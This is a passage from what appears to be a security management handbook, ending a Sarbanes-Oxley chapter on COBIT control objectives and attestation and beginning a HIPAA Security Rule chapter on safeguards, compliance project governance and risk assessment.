Define and Manage Service Levels	Controls exist that reasonably assure that there is a common definition of "service levels," that these service levels will be measured for quality, and that support for financial systems will be appropriately maintained.	Program Development Program Changes Computer Operations Access to Programs and Data
Manage Third-Party Services	Controls exist that reasonably assure that third-party services are appropriately documented contractually; that these services are "secure, accurate, and available," as contracted; and that these services properly support the integrity of financial reporting.	Program Development Program Changes Computer Operations Access to Programs and Data
Ensure Systems Security	Controls exist that reasonably assure that financial reporting systems and subsystems are properly secured.	Computer Operations Access to Programs and Data
Manage the Configuration	Controls exist that reasonably assure that all IT components are properly secured and would prevent any unauthorized changes; controls should also help to document the current state of the configuration (*i.e.*, a configuration management plan).	Computer Operations Access to Programs and Data
Manage Problems and Incidents	Controls exist that reasonably assure that problems are identified as events or incidents and are properly investigated, addressed, resolved, and recorded	Computer Operations
Manage Data	Controls exist that reasonably assure that any financial reporting data that is recorded, processed, and reported stays intact (that is, is complete, accurate, and valid) throughout the processing, transmission, and storage process.	Computer Operations Access to Programs and Data
Manage Operations	Controls exist that reasonably assure that any authorized programs are executed as planned and deviations from any scheduled processing are identified and thoroughly investigated.	Computer Operations Access to Programs and Data

TABLE 41.6 COBIT Control Objectives: Acquire or Develop Application Software

Goal: System software, whether purchased or built in-house, must provide reasonable assurance that it effectively supports the organization's financial reporting requirements.

Control	Evidence of Control
Security, availability, and processing integrity requirements are included in the organization's formal process for the development and acquisition of software (*i.e.*, the system development life cycle).	Review the organization's formal process for development and acquisition to determine whether requirements are included for security, availability, and processing integrity for financial reporting.
Formal policies and procedures exist for development or purchase of new systems, as well as for changes made to existing systems.	Review the organization's formal process for development and acquisition to determine whether formal policies and procedures for additions or changes are included for financial reporting.
The organization's process provides for appropriate integrity controls (*i.e.*, accuracy, validation, authorization, and completion of transactions).	Review the organization's formal process for development and acquisition to determine whether formal application controls are included for financial reporting.
The acquisition and development process should be aligned with the organization's strategic planning process.	Review the organization's formal process for development and acquisition to determine whether or not senior management reviews, acknowledges, and approves all acquisition and development projects, based on the direction of the company and approved technology, for financial reporting.
End users are involved in the acquisition and development process, as well as the testing of the end products, to ensure resilience and reliability of the result.	Review the organization's formal process for development and acquisition to determine whether end users are included in each appropriate step.
Postmortems are conducted at the end of the acquisition or development process to determine whether controls are operating effectively.	Evaluate a sample of the organization's formal postmortems to determine if they adhere to the stated formal process.
Procedures are in place to ensure that the process is monitored and that all relevant acquisition and development efforts adhere to the formal process.	Review multiple acquisition and development projects to determine if they adhere to the stated formal process used by the organization.

about business function as it exists on a day-to-day level within the organization. A good baseline questionnaire to use is included in Appendix B in the IT Governance Institute document referenced at the end of this chapter.

Typically, business functions that are keyed to compliance are considered to be critical business functions within the organization. Evaluation of the procedures used to complete these critical business functions may shed light on mapping of the function to COBIT control objectives. An approach is to develop process narratives that can be mapped one-to-one with the control objectives. For example, suppose the reader has interviewed the resident security team and discovered how it responds to and reports security incidents within the organization. The following details related to this response are revealed:

- Senior management has been involved with the response team and approves any deliverables the team produces.
- Senior management views the incident response effort as pivotal to the success of the organization, not just as a means to comply with Sarbanes-Oxley.
- As such, the organization, with the approval of senior management, has purchased an incident tracking system and has implemented it.
- A formal process has been documented for reporting and responding to an incident in the organization; it is available on the corporate intranet, and all staff have been trained on its use and their responsibilities for reporting incidents.
- The incident tracking system provides an audit trail on every event or incident that is logged (note that an event such as a hard drive malfunctioning is not necessarily a security incident; however,

inventory, replacement time, and other demographics may still be tracked if entered into a system such as the one described above). Logs are retained for seven years in a secure off-site storage facility.
- The organization contracts with outside experts to assist in response that is outside the skill set of internal staff; these experts are accounted for in the incident response and reporting process.
- Senior management is provided with reports of all security incidents; senior management, in turn, reports all security incidents to its board, along with response specifics and resolution to the security incident.

Upon review of the COBIT control objectives for "manage problems and incidents," it is apparent that the organization has exceeded the requirements listed in the control objectives. The information received during this interview must be corroborated and evidence necessary to support the statements must be gathered; however, if everything is in order when the validation is completed, then the interviewer may assume that no material weaknesses are present for this particular COBIT control objective; only eleven to go!

Why would the organization want to exceed requirements for Sarbanes–Oxley compliance? Many organizations understand the value of doing more than the minimum necessary to meet legislative requirements. Often, there is substantive business value in exceeding legislative requirements. Let us take another look at the second to last item in the incident response process we just discussed; that is, the organization utilizes third-party experts to assist in response and reporting that are outside the skill set of internal resources engaged in this critical business function. What might happen if these expert resources were not available to the organization in time of need? Imagine that the organization is breached by a knowledgeable insider and that information is being copied and disclosed from critical systems. Without experts to assist in containment of the incident, eradication of any tools or malicious software that may have been used for the exploit, recovery of the system to normal working order, and preservation of any evidence throughout the incident that can lead back to the perpetrator and possibly the method of attack, the organization may have no method for recovery of critical data, systems or the evidence required to promote successful prosecution, if necessary. To take this a step further, suppose some of the data represents personally identifiable data, and this organization does business around the world, with its corporate headquarters and largest customer base being located in California. The disclosure alone mandates that everyone whose information was affected must be notified (SB 1386); if one of these affected parties goes to the press …

Many organizations have come to understand that security and compliance objectives are valuable to the organization as whole and, as such, the fulfillment of these objectives is applied to the business case, in general, not just to the narrow interpretation of a particular piece of legislation. Doing so may, in some cases, exceed the requirements for the legislation, but will nearly always reap rewards (in the scope of protection) for the organization itself. That said, it is also important for the organization to periodically assess its internal controls so that controls applied in areas of low risk, whether they are simply applied to financial reporting or to the organization as a whole, or "over-applied" to any area can be "right-sized" to save the organization resources, dollars, and time.

The Assertion and Attestation Process

Step One: Document the Financial Reporting Environment

Individuals in an IT or security role may work as part of a team with a financial resource. This approach works well, as a team focus provides comprehensive coverage of the financial reporting environment. Keeping in mind the earlier tasks that may be assigned to an IT resource on a Sarbanes–Oxley project, it is the job of the IT or security resource to provide sufficient documented information and evidence around the control environment, as it relates to the technology that supports financial processing. This can be accomplished either by diagramming or documenting the information technology processes that

are present within the organization and merging this information with processes that are diagrammed or documented by the financial resource. For example, a financial resource is documenting the process by which a particular financial application performs its critical business function. The financial resource is very familiar with the accounting processes that occur within or are facilitated by the application; however, this person is unaware of the IT processes that support the application and draws into the documentation a black box labeled "Something happens in IT." It then becomes the IT or security resource's job to properly document the functions and controls that live inside the "black box." Performing the documentation of the financial reporting environment in this way ensures that the financial and IT functions are tied together from the beginning of the documentation process. Other mechanisms are available to accomplish this task; however, a Sarbanes team should never lose sight of the fact that the IT results should correspond and lend support to the financial functions that rest upon the technology. When the documentation is completed by both the financial resource and the IT or security resource, a joint report or separate reports can be issued to the organization, along with documentation that supports the effort and outlines the work done to date.

Step Two: Work with the Management Assertion Team To Uncover Any Material Weaknesses

When an organization is prepared for assertion, it typically contracts with an outside auditing partner to facilitate the testing of its internal environment. That distinction is very important; this auditing partner is considered an *internal resource*. Testing results are used by the organization to remediate any material weaknesses found in the internal control environment surrounding financial reporting. The IT or security resource may assist the internal auditing team in a number of ways:

The resource may provide details about the current state of IT, security, and internal controls within the financial reporting environment of the organization. These details can be obtained through a survey based on the PCAOB standards or the twelve COBIT control objectives cited for Sarbanes–Oxley compliance and is typically provided to the IT or security resource for completion. Although auditors may be more comfortable using the PCAOB standards, organizations may find the COBIT control objectives easier to understand and marry with compliance objectives. Either approach can work in an organization.

- The resource may provide evidence for the assertion team to test.
- The resource may serve as a liaison between the assertion team and the information technology departments present within the organization.
- The resource may assist in remediation of material weaknesses as the assertion progresses; this saves the organization and the assertion team time and effort later.
- The resource may be called upon to provide appropriate documentation of the effort in IT.
- The resource may be asked to participate in meetings with the attestation (external auditing) partner, in order to keep the partner abreast of activities ongoing and to adapt deliverables, if requested by the attestation team, so the attestation phase is not lengthened.

Step Three: Work with the Assertion and Attestation Teams To Facilitate Attestation of the Organization's Financial Reporting Environment

It is important to note that not all IT or security resources will be asked to participate in the assertion and attestation teams; however, they may be called upon at any time to participate in any function the teams require, with the exception of performing as an auditor. In this case, segregation of duties and, as such, independence would be violated. IT or security resources, who may be called upon to perform IT audits as a third party, will likely not be called upon to serve as a remediation resource. Attestation teams function much like assertion teams; that is, they test the internal controls environment surrounding financial reporting to determine if any material weaknesses can be found. They also prepare an attestation report detailing their findings. This report is provided to senior management and their designees. The PCAOB Audit Standard Number 2 is used to perform this attestation.

The Compliance Roadmap

Achieving compliance is a highly interdependent, business-oriented endeavor. IT must align itself with the business goals of the organization to have any hope of successfully navigating the compliance and control objectives detailed here. As stated in the IT control objectives for Sarbanes–Oxley, steps in developing a proper roadmap include:

- Planning and scoping
- Performing a risk assessment
- Identifying significant accounts and controls
- Formalizing and documenting control design
- Evaluating the control design
- Testing the control design for effectiveness
- Identifying and implementing remediation of any control deficiencies
- Documenting processes and results
- Building sustainability

For those readers who are practicing security professionals, this roadmap should look familiar. Indeed, it is similar to the design, implementation, and maintenance of sustainable security within an environment. As such, it is appropriate to utilize industry best practice tools to conduct these tasks. For example, the NIST Special Publication 800:30 (*Risk Management Guide for Information Technology Systems*) can be used to facilitate the risk assessment within the organization. Identifying significant accounts and controls is akin to identification of criticality within the environment (hence, "significant"). It is likely that this process will be familiar to any IT professional with life cycle knowledge. That said, it is clear that this path can also be taken to implement proper control environments within the organization in areas outside of financial reporting.

References

Information Systems Audit and Control Association (ISACA), www.isaca.org.

International Standards Organization (ISO) 17799/British Standard (BS) 7799, http://www.iso-17799.com.

ITGI. 2003. *IT Control Objectives for Sarbanes–Oxley: The Importance of IT in the Design, Implementation and Sustainability of Internal Control Over Disclosure and Financial Reporting.* The IT Governance Institute, www.itgi.org.

National Institute of Standards and Technology (NIST), www.nist.gov.

National Security Agency Information Assurance Methodology (NSA IAM), www.nsa.gov.

Sarbanes–Oxley Act, www.aicpa.org.

Health Insurance Portability and Accountability Act Security Rule

Lynda L. McGhie

The most effective and defensible information security program is one that strictly adheres to a disciplined risk management methodology. Legal authorities warn that laws and regulations regarding information protection and privacy will continue to evolve over the next decade. These rules will continue to dictate how firms and government agencies protect and safeguard customer privacy information. The most effective and efficient way to guarantee compliance to these laws and regulations is through the adoption of risk management systems. Such a framework will provide a foundational information security management system leading to compliance and risk reduction and mitigation. Many functional areas within an organization practice risk management and deal with various aspects of risk management, including information security, business continuity planning (BCP), disaster recovery planning (DRP), insurance, finance, and internal auditing, to name a few. Risk management is the critical first step leading to a successful and compliant implementation of the HIPAA Security Rule.

Security requirements imposed and mandated by the federal government have, for decades, resulted in the development of guidance for agencies, contractors, suppliers, and customers. These requirements, recommendations, and guidelines have proven over and over again to be practical baselines for legal and regulatory compliance. An organization that follows the security and privacy roadmaps provided by the National Institute of Standards and Technology (NIST), Federal Information Processing Standards (FIPS), and International Standards Organization (ISO) 17799 will greatly enhance its ability to comply with existing and future legal and regulatory requirements, and that organization's information security and privacy programs will be compliant and sound. Additionally, implementations based on these standards will ensure the sound practice of risk management up front and throughout the security and compliance process. It is important to acknowledge that this guidance is practical and applicable to public and private enterprises, as well as government and commercial entities. It just makes good sense.

A growing number of federal and state laws and regulations address information protection, privacy, management, and reporting practices, including data retention requirements. Many of these laws and regulations have common and similar requirements and controls. Many recommend or incorporate the audit and control methodologies of the Control Objectives for Information and Related Technology (COBIT) and Committee of Sponsoring Organizations (COSO), as well as other accepted information security standards and guidelines. Integration across these laws and regulations ensures synchronization and consistency of approach and controls. Additionally, a return on investment (ROI) can be demonstrated

when one control or process satisfies multiple security requirements, laws, and regulations while streamlining and enhancing administration and technical processes. Additionally, automation and state-of-the-art security tools can reduce overall costs for information security and compliance across the enterprise.

Mandate

On August 21, 1996, President Clinton signed into law the Health Insurance Portability and Accountability Act (HIPAA) of 1996, Public Law 104-191. In so doing, the healthcare industry was given a far-reaching and complex mandate that would impact every aspect of health care in the United States. After much debate and a major rewrite of the Notice of Proposed Rule Making (NPRM), the final Security Rule was published in the *Federal Register* on February 20, 2003. Covered entities were required to implement reasonable administrative, physical, and technical safeguards to protect the confidentiality, integrity, and availability of electronic protected health information by April 20, 2005 (2006 for small health plans).

The HIPAA Security Rule specifically focuses on the safeguarding of electronic protected health information (ePHI). Only companies producing, utilizing, and storing ePHI are defined as "covered entities." Covered entities include health plans, healthcare clearinghouses, healthcare providers who transmit any electronic information in electronic form in connection with covered transactions, and Medicare prescription drug card sponsors. Although these companies are typically within the healthcare business, other entities such as the federal government and higher education may also utilize ePHI and would therefore also be required to comply with the HIPAA rule.

The HIPAA Security Rule specifically focuses on protecting the confidentiality, integrity, and availability of ePHI as defined and supported in the rule itself:

- *Confidentiality* is the property that data or information is not made available or disclosed to unauthorized persons or processes.
- *Integrity* is the property that data or information have not been altered or destroyed in an unauthorized manner.
- *Availability* is the property that data or information is accessible and useable upon demand by an authorized person.

The ePHI that a covered entity creates, receives, maintains, or transmits must be protected against reasonably anticipated threats, hazards, and impermissible uses or disclosures. Covered entities must also protect against reasonably anticipated uses or disclosures of such information that are not permitted by the Privacy Rule.

HIPAA Security Rule Overview

The HIPAA Security Rule defines the standards in generic terms and provides little guidance on how to implement them. The security standards are based on three concepts:

- *Flexibility and scalability* — The standards must be applicable from the smallest provider to the largest health plan.
- *Comprehensiveness* — The standards must cover all aspects of security, behavioral as well as technical (process oriented).
- *Technology neutrality* — As technology changes, the standards remain constant

It would be helpful to review and understand information security terminology prior to interpreting or seeking to understand the HIPAA Security Rule. The Security Rule is divided into six main sections, each of which includes standards and implementation specifications that a covered entity must address:

- *Security standards general rules* include the general requirements that all covered entities must meet; establishes flexibility of approach; identifies standards and implementation specifications

required and addressable; outlines decisions a covered entity must make regarding addressable implementation specifications; and requires maintenance of security measures to continue reasonable and appropriate protection of electronic protected health information.

- *Administrative safeguards* are defined in the Security Rule as the administrative actions, policies, and procedures to manage the selection, development, implementation, and maintenance of security measures to protect electronic protected health information and to manage the conduct of the covered entity's workforce in relation to protection of that information.
- *Physical safeguards* are defined as the physical measures, policies, and procedures to protect a covered entity's electronic information systems and related buildings and equipment from natural environmental hazards and unauthorized intrusion.
- *Technical safeguards* are defined as the technology and the policies and procedures for its use that protect electronic protected health information and control access to it.
- *Organizational requirements* include standards for business associate contracts and other arrangements, including memoranda of understanding between a covered entity and a business associate when both entities are government organizations, as well as requirements for group health plans.
- *Policies and procedures and documentation requirements* require implementation of reasonable and appropriate policies and procedures to comply with the standards, implementation specifications, and other requirements of the Security Rule; maintenance of written (which may or may not be electronic) documentation or records that include policies, procedures, actions, activities, or assessments required by the Security Rule; and retention, availability, and update requirements for the documentation.

Each Security Rule section contains standards and implementation specifications. A covered entity is required to comply with all standards of the Security Rule with respect to all ePHI. Many of the standards also include implementation specifications. An implementation specification is a detailed description of the method or approach covered entities can use to meet a particular standard. Implementation specifications are either required or addressable; however, regardless of whether or not a standard includes implementation specifications, covered entities must comply with each standard.

- A *required* implementation specification is similar to a standard in that a covered entity must comply with it.
- For *addressable* implementation specifications, covered entities must perform an assessment to determine whether the implementation specification is a reasonable and appropriate safeguard for implementation in the covered entity's environment. In general, after performing the assessment, the organization can implement an equivalent alternative measure that allows the entity to comply with the standard, or it may not implement the addressable specification or any alternative measures if equivalent measures are not reasonable and appropriate within its environment. Covered entities are required to document these assessments and all decisions.

Table 42.1 lists the standards and implementation specifications within the Administrative, Physical, and Technical Safeguards sections of the Security Rule. The table is organized according to the categorization of standards within each of the safeguard sections in the Security Rule:

- Column 1 lists the Security Rule standards.
- Column 2 provides the regulatory citation to the appropriate section of the rule.
- Column 3 lists the implementation specifications associated with the standard, if any exist, and designates the specification as required or addressable.

Organizations must determine whether anyone within the company is qualified to interpret the HIPAA Security Rule or if this phase of the project should be outsourced. Perhaps an internal cross-functional team could accomplish this critical initial task. Representatives from the legal, privacy, compliance, security, and technology departments should be able to research the HIPAA Security Rule and propose an interpretation and an implementation of the rule tailored to the organization. Many

TABLE 42.1 HIPAA Security Rule Standards and Implementation Specifications

Standard	Section	Implementation Specifications (R = Required; A = Addressable)
Administrative Safeguards		
Security Management Process	164.308(a)(1)	Risk analysis (R) Sanction policy (R) Risk management (R) Activity information system activity review (R)
Assigned Security Responsibility	164.308 (a)(2)	None
Workforce Security	164.308(a)(3)	Authorization and supervision (A) Workforce clearance procedures (A) Termination procedures (A)
Information Access Management	164.308 (a)(4)	Isolating healthcare clearinghouse (R) Access authorization (A) Access establishment and modifications (A)
Security Awareness and Training	164.308(a)(5)	Security reminders (A) Protection from malicious software (A) Log-in monitoring (A) Password management (A)
Security Incident Procedures	164.308(a)(6)	Response and reporting (R)
Contingency Plan	164.308(a)(7)	Data backup plan (R) Disaster recovery plan (R) Emergency mode operation plan (R) Testing and revision procedures (A) Applications and data criticality analysis (A)
Evaluation	164.308(a)(8)	None
Business Associate Contracts and Other Arrangements	164.308(b)(1)	Written contract or other arrangement (R)
Physical Safeguards		
Facility Access Controls	164.310(a)(1)	Contingency operations (A) Facility security plan (A) Access control and validation process (A) Maintenance records (A)
Workstation Use	164.310(b)	None
Device and Media Controls	164.310(d)(1)	Disposal (R) Media reuse (R) Accountability (A) Data backup and storage (A)
Technical Safeguards		
Access Control	164.312(a)(1)	Unique user identification (R) Emergency access procedure (R) Automatic log-off (A) Encryption and decryption (A)
Audit Controls	164.312(b)	None
Integrity	164.312(c)(1)	Mechanism to authenticate electronic protected health information (A)
Person or Entity Authentication	164.312(d)	None
Transmission Security	164.312(e)(1)	Integrity controls (A) Encryption (A)

reference documents are available from the federal government and professional organizations to assist in this task. Many vendors and legal and accounting or audit firms sponsor information-sharing events regarding HIPAA compliance. Also, vertical industry focus groups have formed to share best practices and Security Rule interpretations.

It is absolutely fundamental to an organization's success to quickly gain consensus on interpretation of the rule and its application to the organization's unique healthcare environment. The quicker an organization can agree on an interpretation of the rule (what the rule is actually requiring the covered entity to do), the quicker the organization can document and solidify its approach, direction, and implementation plan for compliance. The plan should include only what is viable, practical, and required for that particular organization. This interpretation will allow the organization to establish the scope of the project and its compliance program.

It is critical that, when this interpretation and its resultant requirements and controls are identified and agreed upon, the project team *not* revisit, second guess, or continue to interpret the rule. When this foundational step is complete, the covered entity must not continue to debate the interpretation of the rule or the project requirements. It is important to document the process and the decisions made during this phase. It is at this point in the process when the covered entity typically gets cold feet, as the scope of the project and the required resources for implementation become clear.

It is apparent that the required controls *must* be implemented, but what about the addressable controls? Of the 42 implementation specifications, 21 are considered to be addressable. To meet the addressable implementation specifications, a covered entity must first assess whether each implementation specification is a reasonable and appropriate safeguard in its environment. The analysis must take into consideration the likely contribution of each control to protecting the entity's electronic protected health information. Remember, organizations should implement a specification only if it is reasonable and appropriate for the covered entity. If implementing the specification is not reasonable and appropriate, the organization must document why and implement an equivalent alternative measure that is reasonable and appropriate.

Critical Components

A covered entity should very quickly establish a HIPAA compliance governance system with documented and supporting processes. The plan should identify executive sponsorship and define roles and responsibilities. The executives should be high up in the organization and preferably direct reports of the chief executive officer (CEO) or members of the board of directors. These individuals will not only provide governance and oversight but also determine financial allocations, project deliverables, and compliance variables. These same individuals may also be part of the executive advisory board or steering committee. Other functional and business area representatives may also be added to this advisory board, including the chief financial officer (CFO), chief legal representative, procurement officer, chief information officer (CIO), chief information security officer (CISO), chief privacy officer, chief compliance officer, and chief technology officer (CTO). It is suggested that the executive vice president for each business area also be included on the board. Each of these members should be allocated one vote, and majority rules for approvals and decision making. These key individuals are considered stakeholders in the success of the project as well as overall compliance to the HIPAA Security Rule. Key external stakeholders might include business partners or even customers.

In support of the advisory board and the governing process, the organization should define and initiate report, status, and metric processes. The board should meet at regular intervals, at least on a monthly basis, during peak activity such as project initiation, achievement of major milestones, project approvals, financial approvals, and problem resolution. Each meeting should follow a standard agenda with reports from functional areas and business areas. The business areas should report on progress and deliverables for their assigned areas of responsibility. The functional areas should report on the action items and tasks assigned to them. The board meeting should provide a forum not only for information sharing and reporting but also for decision making and approval. It will be the role of the project director to track and report on the progress of the project, to prepare the meeting materials, and to collect status and reporting information from the team. The project director will also be responsible for metrics and metrics tracking and reporting. Selection of the project director is critical to the success of the project.

Centralized and Decentralized Roles and Responsibilities

Separate companies within a corporation may be separate covered entities in certain situations, but the corporation itself is the highest level covered entity. Although the executive officers, board of directors, and CISO are all culpable for HIPAA Security Rule compliance, the HIPAA documentation set must clearly outline and define separate roles and responsibilities. Some corporations that have decentralized business units or companies that manage their own information systems may want to appoint decentralized security officials who will have a dotted line responsibility to the CISO for implementing HIPAA Security Rule compliance. This team will be responsible for implementing the enterprise information security program, defining and implementing the enterprise information security policies and procedures, and implementing technical and administrative controls for HIPAA Security Rule compliance.

Identify and Define the Project Team

Several approaches can be used to assemble a HIPAA Security Rule compliance and implementation team. Resources may be derived from existing staff or supplemented with external contractors or even compliance-type organizations. It is best to conduct an assessment of existing resources, conduct a gap analysis, and derive a staffing and resource plan. In general, team representatives should include at least legal, compliance, security, privacy, technology, and business personnel. Individual organizations may require additional representation such as human resources, finance, or audit. The business representatives may or may not be part of this core team. Two separate teams can meet specific to their areas of responsibilities and their roles in the project; the two teams would then join when issues of cross-representation arise.

As with any project or process, the smaller and more representative the team, the more efficient and cost-effective the team will be and hence the project outcome. It is suggested that a small core team as well as a larger broader more representative team be identified. It is critical that roles and responsibilities be established and agreed to at the onset. The success of the project depends on achieving communication, understanding, and approval and buy-in throughout. Each organization will have to determine what existing tools and processes can be used to achieve these objectives and then define additive processes and tools for HIPAA Security Rule compliance. The main objective in the definition of these working teams is to ensure representation, to empower and enable the team, to streamline the process, and to eliminate bureaucracy to the extent feasible. Teams should adhere to strict project management and systems engineering processes.

Develop and Implement a Communication Plan

A thorough, multifaceted, multimedia HIPAA Security Rule communication plan should be developed early on in the process. Tailored communications should be developed and deployed specific to each phase of the project with the goal of keeping all stakeholders, team members, vendors, contractors, customers, business partners, and workforce members well informed. Communications should include newsletters, regularly scheduled and distributed status reports, and informational Web sites with project and team information and other alerts and bulletins specific to the project. The Web site should include a question box, FAQs, and other ways for workforce members to ask questions and receive information regarding what is coming up and what is changing. The communication plan should adopt a sales and marketing approach to point out and illustrate the outcomes and benefits of the project and compliance. Communication should occur often and on a regular basis; it should be designed to share progress, metrics, achievement of major and minor supporting milestones and any and all ROI, cost–benefits, and other gains achieved through security improvements such as administration simplification.

Define Project Scope

It is critically important when initiating such a project to propose and agree on the scope of the project; for example, what relevant information systems fall within the scope of the project? In order to determine this, the covered entity must identify all information systems that store or transmit ePHI. This includes all hardware and software used to collect, store, process, and transmit ePHI. To accomplish this task, the project director and team should develop a survey or inventory matrix template. The template should be distributed to the business team members and the functional team members and will be used to define major business units and functional units. The project director should assign responsibility for rolling up and summarizing the findings of the survey. This summary of the collected information will be included in a report presented to the project team and, following their concurrence, to the executive steering committee. The output of this process and this report will define the scope of the project and the systems, applications, network, storage, databases, etc. that house ePHI and therefore require compliant controls.

A companion process, or tool, that can assist in the definition of scope is an analysis of the organization's business functions. A common goal of such an analysis is definition of ownership and controls over these information systems. This information is critical to project initialization, defining project scope, project implementation, and ongoing compliance. At a minimum, policies, procedures, and processes should be implemented to ensure that this information is updated regularly and that the information is available for audit and compliance.

In addition to documentation and inventories of information, ePHI, and applications, system and network configurations should be documented, including internal and external connections. This is particularly critical for those systems processing ePHI. The reason why all systems should be documented, controlled, and managed is that over time it is difficult to isolate and control the flow of ePHI. To the extent possible, practical and affordable HIPAA Security Rule compliance should be integrated into the overall security system and program.

Security Rule Matrix

A Security Rule matrix should be mapped to HIPAA Security Rule requirements, policies, guidelines, actions, and ownership, including HIPAA Security Rule standards and implementation specifications. Our earlier discussion on the HIPAA Security Rule introduced the concept of addressable control mechanisms, including administrative, physical, and technical safeguards. Table 42.1 can be used to create the Security Rule matrix, which adds additional columns to specify controls and solutions. It can also be used to incorporate risk assessment questions and surveys. The benefit of building on information initiated from the HIPAA Security Rule interpretation and, further, decomposition of its requirements is having a single data repository with supporting project documentation for audit and compliance verification. This baseline spreadsheet, as it evolves through each phase of the HIPAA security project, supplements project documentation. Subsequent phases can add additional columns, including risk questions, gap analysis findings, and administrative, technical, and physical controls that must be augmented, enhanced, or initiated for HIPAA compliance.

Table 42.2 is an example of how to build on previous tables and information collected as the HIPAA security project evolves. The previous spreadsheet (Table 42.1) included standards, citation sections, implementation specifications, and required/addressable categories. This spreadsheet adds a column for solutions and supporting methodologies for the solutions. An organization can create its own matrix or spreadsheet for this phase or can continue to build on this sample. Additional columns can be added that are specific to an organization's unique requirements, such as columns indicating existing controls and "to be" controls. Note that organizations should continue to build on this spreadsheet and matrix as risk assessment and gap analysis information is received, organized, and consolidated into meaningful data to be used to update the project plan.

TABLE 42.2 Administrative Safeguards

Section	Standard	Implementation Specification	Required/ Addressable	Solution	Methodology
164.308(a)(1)	Security Management Process	Risk analysis	Required	Intrusion detection system (IDS)	Security risks come in many forms and can be both internal and external. IDS enables covered entities to monitor network activity to determine what exposures may be created. Supplemental scanning and vulnerability tools support discovery and provide input to remediation.

Risk Assessment

Conducting a risk analysis is a required implementation specification of the HIPAA Security Rule. An entity must identify the risks to and vulnerabilities of the information in its care before it can take effective steps to eliminate or minimize those risks and vulnerabilities. As a first step, the organization must determine an approach and a methodology to set the course and provide a compass for its compliance initiatives. Following are some examples of existing security risk assessment frameworks:

- INFOSEC Assessment Methodology (IAM), from the National Security Agency (NSA)
- Operational Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE), from Carnegie Mellon University Software Engineering Institute (SEI)
- NIST Special Publication 800-26 (*Security Self-Assessment Guide for Information Technology Systems*)

In 2004, draft NIST Special Publication 800-66 (*An Introductory Resource Guide for Implementing the Health Insurance Portability and Accountability Act [HIPAA] Security Rule*) was published. This document is intended to assist in identifying available NIST guidance that can serve as useful reference material in addressing the HIPAA security standards. In addition, it provides a cross-mapping among requirements to ensure that agencies do not do additional unnecessary work because many requirements overlap. The Centers for Medicare and Medicare Services (CMS), working with the Utilization Review Accreditation Committee (URAC), NIST, and the Workgroup for Electronic Data Interchange (WEDI) Strategic National Implementation Process (SNIP), will also be providing additional information on how to integrate NIST guidance into the HIPAA security compliance initiative. NIST guidance for risk assessment can be found in the following publications:

- NIST Special Publication 800-26 (*Security Self-Assessment Guide for Information Technology Systems*), http://csrc.nist.gov/publications/nistpubs/800-26/sp800-26.pdf
- FIPS-199 (*Standards for Security Categorization of Federal Information and Information Systems*), http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf
- Administrative Safeguards, Section 164.308(a)(1)(ii)(A), Risk Analysis (Required), which requires covered entities to conduct an accurate and thorough assessment of the potential risks and vulnerabilities to the confidentiality, integrity, and availability of electronic protected health information held by the covered entity

Overall, the risks that must be assessed are the risks of noncompliance with the requirements of Section 164.306(a), General Rules, of the Security Rule: (1) ensure the confidentiality, integrity, and availability of all ePHI that the covered entity creates, receives, maintains, or transmits; (2) protect against any reasonably anticipated threats or hazards to the security or integrity of such information; (3) protect against any reasonably anticipated uses or disclosures of such information; and (4) ensure compliance

with this subpart by its workforce. Risk management is the process of identifying and assessing risk and taking steps to reduce risk to an acceptable level. The risk assessment should identify potential risks and vulnerabilities with regard to the confidentiality, integrity, and availability of ePHI held by the covered entity. At a minimum, the risk assessment should determine the characteristics of the hardware, software, systems, interfaces, and information. It should include people, processes, and technology.

The next process or phase expands on information gathered in the previous phases, leading to further definition of the project scope, plan, schedule, resource requirements, and budget forecasting. Information from all inventories and surveys should be reviewed, analyzed, and summarized; this new knowledge should be utilized as input to the enterprisewide risk assessment. Enterprises or even individual business units that have recently completed risk assessments for any reason will be ahead of the game and have valuable input to the risk assessment process. Other inputs or sources of discovery might be audit reports and open audit findings; vendor reviews and contracts; statements of work (SOWs) and service level agreements (SLAs); external connection inventories; output from intrusion detection systems (IDSs); investigation and incident response systems; audit and monitoring systems; and scanning tools. The results and output from system- and application-level testing may also be of some value in putting together the risk assessment puzzle. Information on known project deliverables, life cycles, and known and identified problems should also be incorporated.

Many companies outsource their information technology (IT) services and support, either in their entirety or in smaller portions. Outsourcing partners or providers may be able to provide valuable information. Typically, SLAs are associated with these contracts, and metrics are reported and tracked. This information could also be of value to the risk assessment. A growing trend is to outsource security operations and management through security managed services. These companies constantly monitor a company's network and systems for security anomalies. Many map to known and permitted access and send an alert when violations or even suspected activities are detected. Vendors, managed service providers, and other sources can provide ongoing risk and vulnerability reporting and incident tracking.

Benchmarking within the industry and general security threat analysis information are also of value. This type of information could be specific to the healthcare industry, to security (*e.g.,* Internet), or to compliance, or it could pertain to business operations in general. Such information could include virus alerts and occurrences, patches, code vulnerabilities, attack attempts, etc. If an organization already has a well-established information security program and has defined and implemented information security policies and procedures, then its risk assessment should map not only to the HIPAA Security Rule but also to existing security policies and procedures. The risk assessment must also consider compliance to physical and human resources security policies and procedures and should provide for consistent approaches and controls.

Other input can come from the areas of business continuity planning (BCP) and disaster recovery (DR). Risk assessments and impact analysis are the cornerstones of these functions, in addition to application inventories; defining critical applications; determining ownership of and classifying systems, data, and applications; and incident and crisis management.

Risk can never be totally eliminated. Compliance with the HIPAA Security Rule requires that appropriate and reasonable safeguards be implemented to protect the confidentiality, integrity, and availability of ePHI. In the context of HIPAA security, a covered entity may want to protect more than ePHI (*e.g.*, employment, brand, patent, research and development, and financial information). In addition to integrating compliance with existing security policies and procedures during the risk assessment and inventory processes, it is helpful to ensure compliance to the technical security architecture, guidelines, and standard security configurations. The IT team should be assigned the responsibility to check all hardware and software to determine whether selected security settings are enabled. The output from this effort will provide input to the next process (gap analysis) and will assist in the determination of the effectiveness of current safeguards

If organizations focus only on HIPAA security compliance, they leave themselves open to other risks. They must also assess change impact, people, business units, and technology. The risk assessment process is labor intensive and yields volumes of information. The team will need to have a predetermined plan

for review, analysis, consolidation, interpretation, and summarization of the information gathered. Putting considerable thought into defining the risk analysis criteria, developing a useful assessment format, and determining the questions to ask will result in useful information (remember, "garbage in, garbage out"). Remember that the people filling out the risk assessment questionnaires and gathering the information may not be experts in IT, supporting business processes, or security. The process should include follow-up and information validation processes. The final outcome of the risk assessment process is the risk assessment report.

